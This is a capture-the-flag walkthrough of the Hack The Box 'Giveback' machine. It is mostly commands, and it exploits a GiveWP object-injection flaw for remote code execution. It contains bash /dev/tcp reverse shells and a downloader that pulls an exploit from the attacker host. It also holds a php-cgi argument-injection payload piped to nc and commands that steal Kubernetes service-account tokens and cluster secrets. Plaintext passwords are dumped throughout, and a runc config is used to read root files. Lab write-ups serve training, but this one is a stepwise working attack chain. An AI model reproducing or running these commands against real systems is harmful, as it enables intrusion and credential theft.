
giveback htb-writeup

Command: nmap -A -Pn 10.10.11.94

Command: dirbuster -u http://giveback.htb, then select the desired directorylist

Command: curl http://giveback.htb/ | grep ‘content=”WordPress’
Command: whatweb http://giveback.htb,
It reveals that the site is running GiveWP v3.14.0, and it’s vulnerable to CVE-2024-5932, a critical PHP Object Injection flaw that allows unauthenticated remote code execution (RCE).

While exploring further I found the below: giveback.htb/donations/the-things-we-need/

Command: git clone https://github.com/EQSTLab/CVE-2024-8353.git

Command: pip install -r requirements.txt

Set variable by the Command: python3 -m venv venv
activate it by Command: source venv/bin/activate

Command: pip install faker, pip install rich_click, pip install requests

Command: python /home/kali/Desktop/tools/CVE-2024-8353/CVE-2024-8353.py -u http://giveback.htb/give/the-things-we-need -c “bash -c ‘bash -i >& /dev/tcp/10.10.14.xx/3333 0>&1′”

Choose id: 17
Command: nc -lvnp 3333

Command: cat /opt/bitnami/wordpress/wp-config.php

Commands: –
I have no name!@beta-vino-wp-wordpress-755879489d-zb5fm:/secrets$ cat mariadb-password
<ess-755879489d-zb5fm:/secrets$ cat mariadb-password
sW5sp4spa3u7RLyetrekE4oSI have no name!@beta-vino-wp-wordpress-755879489d-zb5fm:/secrets$ cat mariadb-root-password
<55879489d-zb5fm:/secrets$ cat mariadb-root-password
sW5sp4syetre32828383kE4oSI have no name!@beta-vino-wp-wordpress-755879489d-zb5fm:/secrets$ cat wordpress-password
<s-755879489d-zb5fm:/secrets$ cat wordpress-password
O8F7KR5zGiI have no name!@beta-vino-wp-wordpress-755879489d-zb5fm:/secrets$
Command: ./mysql -u bn_wordpress -p -h beta-vino-wp-mariadb, enter the above password:
THAT DIDN’T WORK!!!
I searched through linpeas.txt, and found the following points:

CVE-2021-22555,

Command: git clone GitHub – xyjl-ly/CVE-2021-22555-Exploit: CVE-2021-22555 Exploit
Started python server with command: python3 -m http.server 8888

I have tried to download another exploit byt downloading first the exploit, then did dumping through the following on the victim’s machine:
echo '#!/bin/bash
exec 3<>/dev/tcp/10.10.14.97/8888
echo -e "GET /exploit HTTP/1.0\r\nHost: 10.10.14.97\r\n\r\n" >&3
cat <&3 | tail -n +$(($(grep -anm1 "^$" <&3 | cut -d: -f1) + 1)) > /tmp/exploit
chmod +x /tmp/exploit' > /tmp/downloader.sh && chmod +x /tmp/downloader.sh
cannot execute binary files as they are not allowed:

Command: php -r “echo file_get_contents(‘http://10.43.2.241:5000/’);”

Now run the following command inside the container, not your kali or attacker machine.
Command: echo ‘&1|nc 10.10.14.97 4444 > /tmp/.x”; $ctx=array(“http”=>array(“method”=>”POST”,”header”=>”Content-Type: application/x-www-form-urlencoded”,”content”=>$cmd,”timeout”=>4)); $stream=stream_context_create($ctx); $res=@file_get_contents(“http://legacy-intranet-service:5000/cgi-bin/php-cgi?–define+allow_url_include%3don+–define+auto_prepend_file%3dphp://input”,false,$stream); echo $res==false?””:substr($res,0,5000); ?>’ > /tmp/exploit.php
Command: ls to check if the file is there,

make sure that you have started your listener by nc -lvnp 4444

Run the exploit using: php exploit.php

You should have received the connection!

Command: cd /var/run/secrects/kubernetes.io

Command: curl –cacert /run/secrets/kubernetes.io/serviceaccount/ca.crt \
-H “Authorization: Bearer $(cat /run/secrets/kubernetes.io/serviceaccount/token)” \
https://kubernetes.default.svc/api

Command: curl –cacert /run/secrets/kubernetes.io/serviceaccount/ca.crt \
-H “Authorization: Bearer $(cat /run/secrets/kubernetes.io/serviceaccount/token)” \
https://kubernetes.default.svc/api/v1/namespaces/$(cat /run/secrets/kubernetes.io/serviceaccount/namespace)/secrets

Wait for the curl to finish:

| USER | SECRET |
| user-secret-babywyrm” | dkNQV0FKRE5qY1NsTW9mc1RRcTg3dDZyVmszYnFWY3E=” |
| user-secret-margotrobbie | dkhoZXFoVTVBZTFzdWlzd2ZlVXl6QWlDcW1FWlZj |
| user-secret-sydneysweeney | M04waHZ6c2pOS1lwMWpScXNMRWl3Y1VtcVZhcHZH” |

Command: echo ‘dkNQV0FKRE5qY1NsTW9mc1RRcTg3dDZyVmszYnFWY3E=’ | base64 -d

Command: ssh babywyrm@10.10.11.94
For Root
Command: sudo /opt/debug help

remember the password we obtained from secrets file in our first container: sW5s********************,

Command: echo -n ‘sW5sp4spa3u7RLyetrekE4oSI’ | base64

You will use the above password when it asks you for administrative password to enter
Code: -
cat > config.json << 'EOF'
{
"ociVersion": "1.0.2",
"process": {
"user": { "uid": 0, "gid": 0 },
"args": [ "/bin/cat", "/root/root.txt" ],
"cwd": "/",
"env": [
"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
],
"terminal": false
},
"root": { "path": "errur" },
"mounts": [
{ "destination": "/proc", "type": "proc", "source": "proc" },
{ "destination": "/bin", "type": "bind", "source": "/bin", "options": ["bind", "ro"] },
{ "destination": "/lib", "type": "bind", "source": "/lib", "options": ["bind", "ro"] },
{ "destination": "/lib64", "type": "bind", "source": "/lib64", "options": ["bind", "ro"] },
{ "destination": "/root", "type": "bind", "source": "/root", "options": ["bind", "ro"] }
],
"linux": {
"namespaces": [
{ "type": "mount" }
]
}
}
EOF
Command: mkdir errur

Command: sudo /opt/debug run errur

First you will enter the password of babywyrm: rXZ95vAoHbdD0HYiZ3TZyM3XhJvfsZnc
Second Password for administrator: c1c1c3A0c3BhM3U3Ukx5ZXRyZWtFNG9T




2 responses to “Giveback HTB Writeup”
This is one of the best articles on the topic I’ve seen recently.
Now it’s not possible to do the root step. It shows an error:
“Error: Direct /root mount detected – not permitted”.
It seems like it has been patched.